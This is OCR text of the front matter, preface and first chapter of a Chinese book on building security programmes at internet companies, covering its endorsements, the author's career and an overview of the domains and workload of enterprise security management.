HZ BOOKS
华章IT


信息安全
技术丛书

本书由业内多位顶级安全专家亲力打造，分享了他们十多年的安全行业经验。

从技术到管理，涉及安全领域的各个维度，包括了三十多个重要话题，为企业实施符合互联网特性的安全解决方案提供了实战指南。

互联网企业安全高级指南

赵彦 江虎 胡乾威 编著



ADVANCED ENTERPRISE SECURITY GUIDELINES FOR INTERNET COMPANIES

机械工业出版社
China Machine Press

信息安全
技术丛书

互联网企业安全
高级指南

赵彦 江虎 胡乾威 编著

机械工业出版社
China Machine Press

图书在版编目（CIP）数据

互联网企业安全高级指南 / 赵彦，江虎，胡乾威编著．—北京：机械工业出版社，2016.8（2016.10 重印）
（信息安全技术丛书）

ISBN 978-7-111-54301-5

I. 互… II. ① 赵… ② 江… ③ 胡… III. 网络公司 - 企业安全 - 指南 IV. F276.6-62

中国版本图书馆 CIP 数据核字（2016）第 166015 号

本书由业内多位顶级安全专家亲力打造，分享了他们十多年的安全行业经验，特别是对大型企业（包括国内 TOP10 互联网公司在内）的安全架构实战经验，对如何打造企业级的网络安全架构与信息安全管理体系进行了系统化的总结。从技术到管理，从生产网络到办公网络，从攻防对抗到业务风控，涉及安全领域的各个维度，包括了三十多个重要话题，为企业实施符合互联网特性的安全解决方案提供了实用指南。本书分为三大部分：理论篇、技术篇、实践篇，“理论篇”包括安全大环境与背景、安全的组织、甲方安全建设方法论、业界的模糊地带等，“技术篇”包括防御架构原则、基础安全措施、网络安全措施、入侵感知体系、漏洞扫描、移动应用安全、代码审计、办公网络安全、安全管理体系、隐私保护等，“实践篇”包括业务安全与风控、大规模纵深防御体系设计与实现、分阶段的安全体系建设等。

互联网企业安全高级指南

出版发行：机械工业出版社（北京市西城区百万庄大街 22 号　邮政编码：100037）
责任编辑：吴　怡　　责任校对：董纪丽
印　　刷：北京市荣盛彩色印刷有限公司　　版　　次：2016 年 10 月第 1 版第 2 次印刷
开　　本：186mm × 240mm　1/16　　印　　张：19.25
书　　号：ISBN 978-7-111-54301-5　　定　　价：69.00 元

凡购本书，如有缺页、倒页、脱页，由本社发行部调换
客服热线：（010）88379426　88361066　　投稿热线：（010）88379604
购书热线：（010）68326294　88379649　68995259　　读者信箱：hzit@hzbook.com

本书赞誉

（人名按照姓氏拼音排序）

本书是安全大 V 们多年安全从业经验的精华凝聚，是互联网企业安全从业人员的必读经典。

——陈建，平安集团信息安全资深总监

长期以来，系统而全面讲述互联网企业安全的文章都极少，图书就更少了。目前大多数文字内容是描述各种攻防细节、攻击技巧，或者是理论味道十足、高大上无比的安全体系架构理论；不是缺乏企业安全整体架构以点代面，就是缺乏企业实际场景难以落地。对于互联网企业安全管理者而言，最有价值的并不是具体的攻防技巧，也不是那些安全理论标准，而是一套可落地、低成本、行之有效的最佳实践。本书作者凭借在甲方和乙方十多年摸爬滚打的实际经验，梳理出了这样一套满满都是经验的互联网企业安全建设最佳实践，帮助企业进行安全建设时少走弯路，少花冤枉钱；帮助想往企业安全方向发展的专业人士拓宽思路，完整视野，丰富经验；帮助 CSO 们归纳总结，审视发展。

——陈洋（cy07），小米 CSO

互联网甲方所面临的安全挑战，是与传统企业完全不同的。甲方和乙方，攻击和防守，角色转换并不容易。本书内容翔实，对有志参与互联网企业安全建设的人士来说，是一本必备宝典。

——CoolQ，阿里巴巴安全部资深安全专家

大部分 IT 管理者思想上很重视安全，但是缺少安全管理理念和执行，因为大家都没有一个正确的安全观，或者说安全体系概念，不知道怎么去落地执行。本书作者赵彦在甲方和乙方都待过，他的眼界是可以覆盖到更多的安全层面，这本书很好地从多个视角阐述了安全体系的架构，并且已经给出了执行步骤，希望对你的企业有用。

——窦喆，运维帮创始人

甲方安全工作知不易，行更难，本书结合多位业界顶尖安全专家的经验从管理和技术维度全面深入剖析了甲方安全的场景；是企业安全相关从业人员的通关秘籍。

——方勇，UCloud 安全中心总监

很高兴看到赵彦等同学的大作问世，本书没有高深的理论知识，没有高大上的概念，全部内容来自十几年的实战经验和思考总结，相信可以给在互联网企业从事安全相关工作的同学提供全面、系统、接地气的指导和帮助。

——郭添森，去哪儿网安全总监

大型互联网企业的在线业务在触达了全网用户的同时也给所有攻击者暴露了攻击面，且攻击者又拥有近乎海量的资产，量变引起质变，企业的安全防护问题早已不仅仅是技术问题，更多的是工程和管理问题。如何做好这里的工作，是令人头疼的事情。更为遗憾的是，目前市面上的信息安全类书籍要么是讲具体某类安全技术，要么就是放之四海而皆准却又无法落地的理论指导，很少有理论结合企业实际工作情况的探讨，这本书的出版弥补了这个遗憾。本书作者赵彦是安全圈老前辈，在甲方乙方都工作过，有丰富的经验；江虎过去有五年时间是我的同事，为腾讯的安全体系建设做出了重要贡献。本书从理论、技术、实践三个部分入手，基本涵盖了互联网企业安全的方方面面，是企业安全人员的案头必备参考书籍。强力推荐。

——胡珀（lake2），腾讯安全平台部总监

一直在互联网公司从事互联网安全攻防的工作，在这个过程中也一直尝试寻找一些相对稳定的答案。本书的价值不仅在于手把手告诉你网络安全怎么做，业务安全怎么做，系统攻防怎么做，虽然书中在这方面也有足够精到的论述，它的价值更在于让你深处一个纷繁复杂、日新月异的互联网大环境中，从外部到内部、从宏观到微观多重视角去思考你所服务企业的信息安全的方方面面，让你理解你的企业当前处于什么样的安全位置，并运用恰当的方法论、安全管理手段和安全技术，找到属于你服务企业的答案。这本书是我见过的国内第一本系统化剖析整个互联网企业安全的书籍，如果早几年出现这样的书籍，一定可以让我少走几年弯路，期待这本书能够让更多的安全同行早日找到属于自己的答案。

——黄眉，阿里巴巴安全部安全总监

本书是少见的横贯信息安全“南”“北”之作，并且十分难得地分享了互联网公司安全实践的经验，不论是从事“传统安全”还是“互联网安全”，均值得一读。同时，本书包括的内容也相当丰富、全面，涵盖了从组织建立、建设方法论、原则直至具体实践，不论是

希望加入信息安全行业的爱好者还是行业老兵，都可以从中得到启发。

——金湘宇（NUKE），前信息技术、信息安全资深顾问，现私募投资人

当今世界的技术发展日新月异，安全工作的复杂性急剧增高，网络与信息安全事故层出不穷，若不能有效应对会给各行各业和广大用户带来极大风险。非常幸运我所工作的公司都对安全非常重视，拥有业界的一批安全精英，华为公司的安全专家赵彦就是其中的出众代表，他不仅具有坚实的攻防基础和安全战略思维，还能够洞察传统安全与互联网安全的差异，对部门、公司、行业的安全发展提出有高度价值的建议。本书内容来源于实践，经过了深入的分析和提炼，升华成为有益的指导和参考，相信不论是 CSO 还是刚入行的从业者，不论是安全专业人员还是想了解安全的业务人员，都会从本书中获益良多。

——李雨航，Huawei Global Chief Scientist/Technologist (Cyber Security)，网络安全实验室 CTO 兼国际 CSO，CSA 大中华区主席，XJTU Fellow/Professor

终于看到一本真正意义上企业安全方面的书籍，作者兼顾广博与精深的专业功底，横跨甲乙方、传统安全与互联网安全的多个行业领域的视角与知识层次，相信每一位读者都会有所收获。从攻防以外的视角，体系化地介绍安全，对企业安全的负责人、从业者以及乙方机构咨询与技术人员都有很好的实用指南作用。

——吴树鹏，滴滴出行首席安全顾问

很高兴在这个时间看到这样一本书的面世，在试读样章时，产生了很多的共鸣。企业做安全很难，尤其是在以开放和不断变化著称的互联网领域尤甚。业务形态的差异决定了各个企业的安全目标不尽相同。“方向错了，前进便是倒退”。企业安全的不同阶段如何合理地设定目标，选择切实可行的方案，以及如何在有限的时间、人力和资源下前行，是安全管理者们必须面对的问题。安全建设必然伴随着不断的取舍、权衡，乃至博弈。希望阅读此书后能让每个安全人员在大到安全规划、策略制定，小到每个安全漏洞修补、策略上线，乃至安全事件的应急追查中，都能认清自己所做事情在企业安全蓝图中的位置，而不是为了做事而做事，更好地“搞定”事情。

——xi4oyu，百度安全实验室 Xteam 负责人

相比技术篇，本书的理论篇更加精彩。互联网安全从业者最大的挑战并非技术，而是如何建立正确的行业格局观，并且能够与业务团队、安全团队管理层、公司管理层建立良好的沟通机制，取得信任和支持。本书的几位作者在互联网行业有着丰富的安全管理和从业经验，强烈推荐有志于从事互联网安全行业的朋友阅读。

——薛锋，微步在线 CEO，原亚马逊中国 CISO

当今的互联网对企业安全老大的需求远远大过供给。不客气的说，现在很多互联网的安全负责人都是被赶鸭子上架，在工作中摸索学习做 CSO 的。有些聪明的、注重学习的人，到岗后能逐步建成一只有一定实力并且能逐步成长的团队。另外一些就利用 CTO 不懂安全，靠一张嘴皮子欺上瞒下，拉了一票自己人搞办公室政治。而真正有实战经验、有创新力、能系统性地写这样一本书的极少数人，大都正忙于建设自己企业的安全团队或者在创业路上，没有时间或者没有动力写。本人曾经有幸在美国做过互联网企业的甲方和乙方，并且在三个中国互联网企业分别从头建设了三只安全团队。虽然我也动过这个心思写本书总结一下经验教训以及中间的有趣的人和事，但也是打算退休以后才做。另外我从市场的角度考虑，真正关心这个问题的人少的可怜，写完了我估计想看的人也不会多，可能最终就是个自娱自乐罢了。赵彦是这个极少数的人群中的一个极少数派，居然现在就有时间有兴趣写出这样一本书出来。当然，每个企业不同，每个 CSO 的思想方法不同，这本书里的有些方法或者说法 CSO 们并不见得会完全赞同，但是这本书给 CTO 或者准备当 CSO 的人提供了一个比较完整的视角，把 CSO 具体都应该解决什么问题讲清楚了，而不是以前笼统的一句“反正安全出了事就都是他负责”。除了介绍问题以外，本书也介绍了一些系统方法帮助新上任的 CSO 整理一下总体思路。总之，这是一本当下业界急缺的书。

——杨更，前小米、美团、亚马逊中国 CSO

此书凝结了赵彦对互联网企业安全体系建设的思考和经验提炼，覆盖了管理和解决方案，在宏观面阐述了自己的理解和安全观，对安全领域从业者是一份很好的参考资料。

——杨勇（Coolc），腾讯云副总裁，腾讯安全平台部负责人

干货！是落地实践还是纸上谈兵，是美女还是野兽，作者抽丝剥茧、层层展开，分享了他们在互联网企业安全领域中丰富的实战心得，甲方和乙方都非常值得阅读参考。

——赵粮博士，绿盟科技首席技术官

对于绝大多数的企业来说，安全是信息技术建设中薄弱而又很难提高的环节，而这个环节上发生的问题又会深刻地影响到整个企业，本书深入浅出地介绍企业信息安全体系从建设到实施的一套完整过程，强烈建立企业信息安全技术团队的负责人都能阅读此书，一定能让你受益匪浅。

——郑欹炜（cnhawk），支付宝高级安全专家

前　言

在互联网 + 的进程中，一方面互联网企业越来越多，另一方面由外部环境推动的或自发的安全意识越来越强，对安全建设的需求也越来越多，很多企业都开始招聘安全负责人，不乏年薪上百万元和几百万元的安全负责人职位，但事实是很多公司常年用高薪，都招不到合适的安全负责人，其中的原因有很多，比较客观的一条就是这个行业所培养的有互联网整体安全视角的人实在寥寥无几，而这些人大都不缺高薪，也不缺职位。我在“信息安全行业从业指南 2.0”一文中曾经写过自 2014 年开始，安全行业的大部分高端人才都在互联网行业，为什么还是有那么多缺口？细想了一下有几个方面的因素：

- 过去，安全并不太受重视，安全从业者的职业发展瓶颈明显，很多拥有整体安全视角的人离开了安全行业转去做其他的事情了。
- 早年在乙方安全公司的人经历了给客户从零开始建设安全体系的过程，而后来进入乙方的毕业生，接触客户时大都已经有安全体系，无法体验从 0 到 1 的过程并从中学到完整的方法论，很多方法论甚至已“失传”，有些方法论原本就只集中在公司总部的一圈人手里，分支机构除了文档得不到“大象”。
- BAT 这类企业安全也早已经过安全建设期，后来者分工很细，除了几个早已身居总监职位的老员工之外，大多数人无法得知安全体系的全貌，很多人离开了 BAT 也说不清自己责任之外的事情该怎么做。
- 二三线互联网企业中，很多团队所持有的安全体系并不完整，也不是业内最佳实践，有些甚至就是救火型团队，更难有体系化的积累。
- 当下的很多乙方安全公司，在互联网大潮的冲击下也面临着转型的挑战，要提供符合时代趋势的解决方案仍需努力。
- 在社区，目前大家都热衷攻防，而不是企业安全建设。攻击者、乙方、甲方之间仍然存在较大的鸿沟，彼此互相不屑，从社区里也多半只能挖掘到一些单点型的防御

手法，即便好学的人订阅了所有的安全站点和微信公众号，恐怕也难以学会企业整体安全建设的方法。

基于以上种种原因，我明显感觉到有一堵墙存在于业界、社区、甲方、乙方、想学习的人和信息的不对称之间，我决定动手推倒这堵墙，所以就有了这本书。

首先本书聚焦于互联网行业的企业级安全解决方案、架构、方法论和建设思路，关于单点技术，市面上已经有很多书，所以本书内容大多不会围绕单点技术来讲，而是希望读者看完之后找到企业安全整体建设的那种感觉。即便是一个甲方安全工程师，也能从中学到互联网公司安全负责人的知识和视野，并以此为导航，逐步积累自己所需要的知识和技能，向更高的层级发展。

对于乙方安全公司的从业者而言，顾问们或许可以从中了解甲方的需求和工作，从而提供更加接地气的交付方案。对于产品设计和研发人员，本书展示的互联网安全架构有助于拓展传统安全的思路，不一定能直接复用，但也许能有所启发。

对于黑客技术爱好者，比较安全的道路仍然是从事安全，不可避免地也要学习这些，高级的渗透和攻击技巧都需要绕过防御手段，了解防御者思维是必须跨过的门槛。

本书同样适用于想了解企业安全建设的 CTO、运维总监、研发总监、架构师。但本书内容都假设读者有一定的基础，对一些比较基础的名词和技术没有做太多的解释。

在出版这本书时由于时间和信息披露方面的限制，写出来的部分与我们原先期望的仍有不少差距，但另一方面我们希望像互联网产品的迭代方式一样，不追求完美，但求尽快面世，因此本书也难免带着各种 bug 上线，也欢迎各位读者的意见或建议。此外，我们计划在本书的第 2 版中进一步展开某些话题，并且更加系统化，同时会在业界最佳实践方面挑战另一个维度。

最后特别感谢本书的编辑吴怡自我在 360 工作时便找到我，建议我将网络中的文字写成书，让更多的人能读到。感谢另外两位作者江虎（ID：xti9er）和胡乾威（ID：Rayxcp）帮我分担了很多压力，使得此书能尽快面世。同时感谢 netxfly@ 小米、职业欠钱 @ 腾讯、clyde@ 电信云堤、终极修炼师 @ 唯品会、laintoday@ 爱奇艺提供的帮助。

目　录

理论篇

Chapter 1

第 1 章
安全大环境与背景

如果从一个很微观的角度切入企业安全这个话题，那么大多数人会像一叶孤舟跌进大海茫茫然找不到方向，所以本章从安全领域整体环境入手，以便于读者找到系统性的那种感觉。尽管笔者没有致力于提供关于企业安全的一个非常完整的“上帝视角”，但也尽可能地兼顾了这方面的需求。

1.1 切入“企业安全”的视角

目前安全行业中“二进制”和“脚本”流派广为人知，虽然他们是安全行业的主力军，但除了微观对抗之外，安全是一个很大的工程，比如企业安全管理，实际上并不属于上述两类。确切来说，应归入另外一个群体：CSOs，加了 s 表示他们是一个群体，这个群体从生态链的顶端联接着绝大多数从业者和安全厂商。在这个描述中我并没有发明新的名词，没有新建一个诸如气宗、剑宗这样的词，只是在知识结构和职业背景上做一定的区分，用于后续对这本书的扩展。

企业安全是不是发现漏洞然后修复漏洞，再设置一下防火墙之类的工作？假如你的公司只有一个产品、两台服务器、3 个程序员，我认为这个说法不能算错。不过在绝大多数情况下，企业安全远不止于此。渗透性测试和对抗能不能算企业安全？在一个过于纸上谈兵的企业我觉得这是不错的切入点，不过局部对抗发生于企业安全的各个场景中，它只能算

是缩影，不是全貌。企业安全是什么？对传统乙方安全公司，对新兴的业务安全公司、移动安全公司，对甲方的互联网公司，对甲方的传统公司，对咨询顾问，对漏洞研究者，对活跃于各大 SRC 上的白帽子们来说，诠释肯定都不一样。

先说一下笔者的经历，以便了解是从什么角度来阐述这一问题的。学生时代跟现在的很多白帽子一样玩玩渗透，玩玩二进制，在过去叫幻影（Ph4nt0m）的组织里认识了很多大 V，大学毕业后即进了绿盟做渗透测试、安全服务和咨询，这是乙方中离甲方安全最近的职位，接受了绿盟对传统安全体系和方法论的教育，有些 10 年前的东西放到今天看都还会觉得完全不过时。

现在的安全行业里除了显得有些务虚的安全理论之外，要么就是一边倒的攻防，要么就是过于超前、浮在表面没有落地方案的新概念，这些声音对企业安全实操都缺乏积极的意义。有些方法论是有实操意义的，并不像攻防研究者声称的是纯务虚的东西，纯粹是位置决定想法的问题。还有些流行的概念在解决实际问题上的效果有待验证，并不像市场鼓吹的那么好。技术很重要，但攻防只解决了一半问题，安全的工程化以及体系化的安全架构设计能力是业内普遍的软肋，多数人不擅此道。对市场上的各种观点，我认为可能需要一个相对客观的评价：即某项技术或管理在全生命周期的各个环节中，在不同的行业、不同的场景下有什么样的价值，而不是很随意地贴标签。很多概念 10 多年前就有了，发明一个新概念讲与过去一样的事情，再给自己贴一个发明者的标签对行业没有积极的意义。纵深防御之类的概念在 ISS 没被 IBM 收购之前就有了，为什么现在有的人觉得这个词很新？因为过去没重视，或者说缺少实践。

在绿盟最大的便利并不是下班路上随便都能找到能聊 exploit 技术的大牛，而是视野：从金字塔视角看到安全的整体解决方案，囊括组织、管理和技术 3 方面的东西，覆盖全行业全价值链过程的技术方案，算上第三方的话几乎涵盖市面上所有的安全产品和解决方案。有人看到这些会问：这不是传统安全那一套吗？且不急，本书后面讲的都是围绕互联网企业安全的，并不打算在传统安全上花很多篇幅，只是需要区分一下企业安全实际的状况和某些厂商为了兜售自己的产品而宣扬的概念是有所不同的，大多数厂商都会避开自己的弱项而在市场活动及软文上专注地强调自己擅长的概念。

离开绿盟后我去了甲方，一家大型网游公司，2008 年将近万台的物理服务器分布于三十多个 IDC 的规模似乎比当时搜狐全站的 IDC 规模还要大一些。跟现在一样，那时候也是普遍缺少安全负责人的时代，我也有幸组建了一支属于自己的安全团队，成为当时极少

数的安全总监之一。团队中的人现在遍布互联网行业的半壁江山，且都是安全部门独当一面的骨干。在这段时间我亲身经历了从乙方到甲方视角的过渡，从零开始建立安全体系，真正把乙方玩的东西在一家甲方公司落地了。我的方法思路过程跟某些互联网公司不太一样，因为那时候 BAT 的安全人员大多是毕业后直接去的甲方，一开始就做甲方安全，而我是从乙方到甲方，所以实践上更多是参考了乙方的方法论，再自己摸石头过河，除了攻防之外，多线并行，直接建立较完整的安全体系。

后来在安全行业不太景气的那个年代我好像碰到了安全行业的天花板。之后跟在“信息安全的职业生涯”一文中所述的那样，我实践了里面所说的最后一跳，做了一家网游公司的技术负责人，社会俗名 CTO，由安全转向全线技术管理。说实话，在这段时间里我并不是特别重视安全，一方面跟自己是安全出身有关，另一方面这确实是位置决定想法的事情，不是安全不重要，而是有很多事情比安全更重要。老实说，安全这个事情跟金钱关系密切，当你有 100 万元的时候拿出 2 万元买个保险箱装它们你觉得值，但你只有 2 万元的时候要拿出 8 千元买保险箱，大多数人都会不愿意。可参见我在知乎上回答的那个问题：“为什么做安全一定要去大公司”。我窃以为很多公司的 CEO、CTO 对安全的认识，翻译过来应该是：被黑是一件很负面的事情，所以找个人筹建团队打包了，只要不出事就行。他们不是真的认为安全非常重要，也不会把安全当成一种竞争力。现在说这句话并不是在影射过去，当下国内很多企业的观念仍然停留在这个水平上。

之后我去 360 经历了短暂的时光，再次以乙方的身份拜访了企业级客户，很偶然地发现大多数乙方安全公司的顾问或工程师其实都没有企业安全管理的真正经验。虽不能把这些直接等价于纸上谈兵，不过确实是乙方的软肋。在甲方企业高层的眼中，攻防这档子事可以等价于我花点钱让安全公司派几个工程师给我做渗透测试然后修复漏洞，不像大型互联网公司那样上升为系统化和工程化的日常性活动。离开数字公司后，我到了全球化的公司（华为）从事产品线安全，负责两朵云：公有云和终端云。产品线安全属于甲方安全，又跟很多甲方安全不太一样，比传统意义上的甲方安全介入得更深，覆盖率更高的 SDLC，直接导向产品设计的源头。对绝大多数甲方而言，你也许在用 OS 的 Dep&ASLR，也许在用各种容器，但你很少会自己去发明轮子，你也许会自己造一个 WAF 这样的工具，但你可能很少会像微软那样要自己去搞一个 EMET 这种涉及安全机制层面的东西。但在产品线安全里，这一切都会更进一步，不只是像互联网企业那样关注入侵检测、漏洞扫描等，而是从设计和威胁建模的角度去看整体和细节的安全。这又拓展了我从 R&D 的视角看待以及分析安全问题的眼界。因此，我可以站在一个较全面、客观、中立的立场来说安全，我不会说

某些方式属于纸上谈兵，也不会把攻防捧得至高无上。

接下来，切入本章正题，企业安全是什么？我认为它可以概括为：从广义的信息安全或狭义的网络安全出发，根据企业自身所处的产业地位、IT 总投入能力、商业模式和业务需求为目标，而建立的安全解决方案以及为保证方案实践的有效性而进行的一系列系统化、工程化的日常安全活动的集合。怎么感觉有点咬文嚼字？实际上，这里面的每一个项都会决定你的安全整体方案是什么，哪怕同是中国互联网 TOP10 中的公司，安全需求也完全不一样。

有人也许会觉得 CSO 干的活有点虚，但凡偏管理都是纸上谈兵。我不直接回答这个问题，我只举一个例子。大多数身在这个行业的人都知道社工库遍地都是，入侵者甚至站在了大数据的维度，国内的数据库绝大多数除了 password 字段加盐值存储之外，其余信息都以明文保存。而在欧美等地隐私保护是有明确的法律规定的，映射到数据持久化这个细节，就是需要满足一定强度以上的加密算法加密存储。CSO 就是需要制定这些策略的人，难道说这些都是形而上学无用的安全措施吗？在互联网公司，安全负责人会较多地介入到日常技术性活动中，但随着组织规模的扩大和行政体系的加深，CSO 不再可能像白帽子一样专注于攻防对抗的细节，这也是一个无法回避的现实问题。是不是一定要说出诸如 CSRF 时 IE 和其他浏览器的区别，才算是合格的 CSO？我觉得这要看具体场景，对于国内排名 TOP10 以后的互联网企业，我觉得这个要求也许勉强算合理范畴，但对于规模非常庞大的企业而言，这个要求显然太苛刻了，比如我所在公司，CSO 属于法务类职位而不是技术类职位。

不想当将军的士兵不是好士兵，虽然有人想走纯技术路线，但是仍有很多人想过要当 CSO。CSO 这个职位跟某些大牛表达的不完全一致，所以下面的篇幅会继续写，至少在技术层面，CSO 不会只停留在微观对抗上，而是会关注系统性建设更多一点。至于跟董事会建立沟通桥梁，虽然也重要，不过关注的人就更少了，本书将不会涉及。

1.2 企业安全包括哪些事情

企业安全涵盖 7 大领域，如下所示：

1）**网络安全**：基础、狭义但核心的部分，以计算机（PC、服务器、小型机、BYOD……）和网络为主体的网络安全，主要聚焦在纯技术层面

2）**平台和业务安全**：跟所在行业和主营业务相关的安全管理，例如反欺诈，不是纯技术层面的内容，是对基础安全的拓展，目的性比较强，属于特定领域的安全，不算广

义安全。

3）**广义的信息安全**：以IT为核心，包括广义上的“Information”载体：除了计算机数据库以外，还有包括纸质文档、机要，市场战略规划等经营管理信息、客户隐私、内部邮件、会议内容、运营数据、第三方的权益信息等，但凡你想得到的都在其中，加上泛“Technology”的大安全体系。

4）**IT风险管理、IT审计&内控**：对于中大规模的海外上市公司而言，有诸如SOX-404这样的合规性需求，财务之外就是IT，其中所要求的在流程和技术方面的约束性条款跟信息安全管理重叠，属于外围和相关领域，而信息安全管理本身从属于IT风险管理，是CIO视角下的一个子领域。

5）**业务持续性管理**：BCM（Business Continuity Management）不属于以上任何范畴，但又跟每一块都有交集，如果你觉得3）和4）有点虚，那么BCM绝对是面向实操的领域。最近，有网易、中有支付宝、后有携程，因为各种各样的原因业务中断，损失巨大都属于BCM的范畴。有人会问：这跟安全有什么关系？安全是影响业务中断的很大一部分可能因素，例如DDoS，入侵导致必须关闭服务自检，数据丢失，用户隐私泄露等。又会有人问：这些归入安全管理即可，为什么要跟BCM扯上关系，做安全的人可以不管这些吗？答案自然是可以不管，就好像说：“我是个Java程序员，JVM、dalvik（ART）运行原理不知道又有什么关系，完全不影响我写代码！”事实上，BCM提供了另一种更高维度、更完整的视角来看待业务中断的问题。对于安全事件，它的方法论也比单纯的ISMS更具有可操作性，对业务团队更有亲和力，因为你知道任何以安全团队自我为中心的安全建设都难以落地，最终都不会做得很好。

6）**安全品牌营销、渠道维护**：CSO有时候要做一些务虚的事情，例如为品牌的安全形象出席一些市场宣介，presentation。笼统一点讲，现在SRC的活动基本也属于这一类。

7）**CXO们的其他需求**：俗称打杂。这里你不要理解为让安全团队去攻击一下竞争对手的企业这样负面向的事情，而是有很多公司需要做，但运维开发都不干，干不了或者不适合干的事情，安全团队能力强大时可以承包下来的部分，事实上我的职业生涯里就做了不少这样的事情。

基础的网络安全是在甲方的绝大多数安全团队能覆盖的事情，不管你的安全团队能力如何，在公司里有无影响力，这个是必须要做的，因为这是把你招过来的初衷。再往后的发展，是否止于此则看个人的想法。对于沉醉攻防技术的人，其实不需要往后发展了，这些足够了。但如果你的安全团队富有活力和想法，即便你想止于此他们也不干，把部门做大做强是这些人的愿望，只有这样才能给安全团队更大的空间。这点跟乙方是不一样的，对于乙方而言，

你可以在某个单点领域上无限深挖，而不会遇到天花板，因为你始终是在满足主营业务的需求，即使你成为骨灰级的专家，公司也会对你在某方面创新有所期待而给你持续发展的可能性。但是在甲方，安全不是主营业务，归根结底，安全是一个保值型的后台职能，不是一个明显能创造收益的前台职能，是一个成本中心而非盈利中心。安全成本的大小跟业务规模以及公司盈利能力相关，公司发展时预算和人员编制都会增加，业务停滞时安全做得再好也不会追加投入，因为无此必要。反面的例子也有：做得不好反而追加投入的，那是一种政治技巧而非现实需要。在乙方，无论你的漏洞挖掘技能多厉害，公司都不会跳出来说“你已经超出我们需求了，你还是去更强大的公司吧”（通常情况下）。但是在甲方，假设是在一个国内排名大约 TOP5 以后的互联网企业，养一个漏洞挖掘的大牛也会令人很奇怪，他是在给企业创造价值还是在自娱自乐是会受到质疑的，CSO 也会被质疑是否花了大价钱挖来的人不是出于业务需要而是用于扩大自己团队在业内影响力这种务虚的事。假如公司到了 Google 这种级别，有一大堆产品，储备大牛则是顺利成章的，业务上显然是有这种需求的。不过还要看产出是否对主营业务有帮助，工作成果不能转化为主营业务竞争力的尝试性活动在公司有钱的时候无所谓，在公司收紧腰带时则其存在价值就有争议。

以狭义的安全垂直拓展去发展甲方安全团队的思路本质上是个不可控的想法，筹码不在 CSO 手中，甚至不在 CTO 手中，而是看主营业务的晴雨表，甲方安全是要看“脸”的，这个脸还不是指跨部门沟通合作，而是在最原始的需求出发点上受限于他们。因此有想法的安全团队在网络安全方面做得比较成熟时会转向平台和业务安全，平台和业务安全是一个很大的领域，发展得好，安全团队的规模会扩大 2 倍，3 倍，并且在企业价值链中的地位会逐渐前移，成为运营性质的职能，结合 BCM 真正成为一个和运维、开发并驾齐驱的大职能。

BCM 在很多人眼里就是 DR（Disaster Recovery，灾难恢复），DR 其实只是 BCM 中的一个点，属于下层分支。不过这对技术领域的人而言是最直观的部分，DR 在互联网企业里由基础架构部门或运维主导。不过强势的甲方安全团队其实也是能参与其中的，而 BCP（Business Continuity Plan，业务持续性计划）中的很大一部分跟安全相关，我之前也主导过 BCP&DRP（Disaster Recovery Plan，灾难恢复计划），受益于绿盟那个年代的教育不只是攻防，而是完整的信息安全和风险管理。有兴趣的读者可以看一下 BS25999（BCM 的一个标准）。

广义的信息安全，比较直观的映射就是 ISO2700x 系列，行业里的绝大多数人都知道 ISO27001 和 BS7799，这里就不展开了，对真正有安全基础的人而言，都是很简单的东西。

在企业里能否做到广义的安全，主要看安全负责人和安全团队在公司里的影响力，对上没有影响力，没有诠释利害关系和游说的能力，自然也就做不到这些。另一方面，狭义安全主要对接运维开发等技术面公司同僚，但是广义安全会对接整个公司的各个部门，对于沟通面的挑战来说，又上了一个新的台阶，在我看来这主要取决于安全的领队人物自己拥有什么样的知识结构以及他的推动能力如何。

在企业完全涉及的 7 大领域中，对于第 4）条，如果你所在的组织有这方面的需求，安全职能自然也会参与其中，是否刻意去发展他则看自己需求，对我朋友中某些做过 IT 治理和风险咨询的人，相信是有能力一并吃下的，如果是技术派，不建议去尝试。

第 6）条属于水到渠成的事情，到了那一步你自然需要考虑，就算你不想，公司也会让你去，就像我现在明明做技术活，却也不知道为什么会跟这一类事情挂上钩。

第 7）条有人看时自动过滤了，不过安全负责人自身是否有瓶颈，能否在企业里发展起来跟这条有很大关系，甚至有很多从 1）发展到 2）、3）的人都需要借助 7）这个渠道，点到为止，不多说了。

对于互联网公司，我建议做 1）、2）、5）；对于传统行业，我建议做 1）、3）、4）、5）。

在互联网行业，我觉得安全工作可以概括为以下几个方面：

- **信息安全管理**（设计流程、整体策略等），这部分工作约占总量的 10%，比较整体，跨度大，但工作量不多。
- **基础架构与网络安全**：IDC、生产网络的各种链路和设备、服务器、大量的服务端程序和中间件，数据库等，偏运维侧，跟漏洞扫描、打补丁、ACL、安全配置、网络和主机入侵检测等这些事情相关性比较大，约占不到 30% 的工作量。
- **应用与交付安全**：对各 BG、事业部、业务线自研的产品进行应用层面的安全评估，代码审计，渗透测试，代码框架的安全功能，应用层的防火墙，应用层的入侵检测等，属于有点“繁琐”的工程，“撇不掉、理还乱”，大部分甲方团队都没有足够的人力去应付产品线交付的数量庞大的代码，没有能力去实践完整的 SDL，这部分是当下比较有挑战的安全业务，整体比重大于 30%，还在持续增长中。
- **业务安全**：上面提到的 2），包括账号安全、交易风控、征信、反价格爬虫、反作弊、反 bot 程序、反欺诈、反钓鱼、反垃圾信息、舆情监控（内容信息安全）、防游戏外挂、打击黑色产业链、安全情报等，是在“吃饱饭”之后“思淫欲”的进阶需求，在基础安全问题解决之后，越来越受到重视的领域。整体约占 30% 左右的工作量，

有的甚至大过 50%。这里也已经纷纷出现乙方的创业型公司试图解决这些痛点。

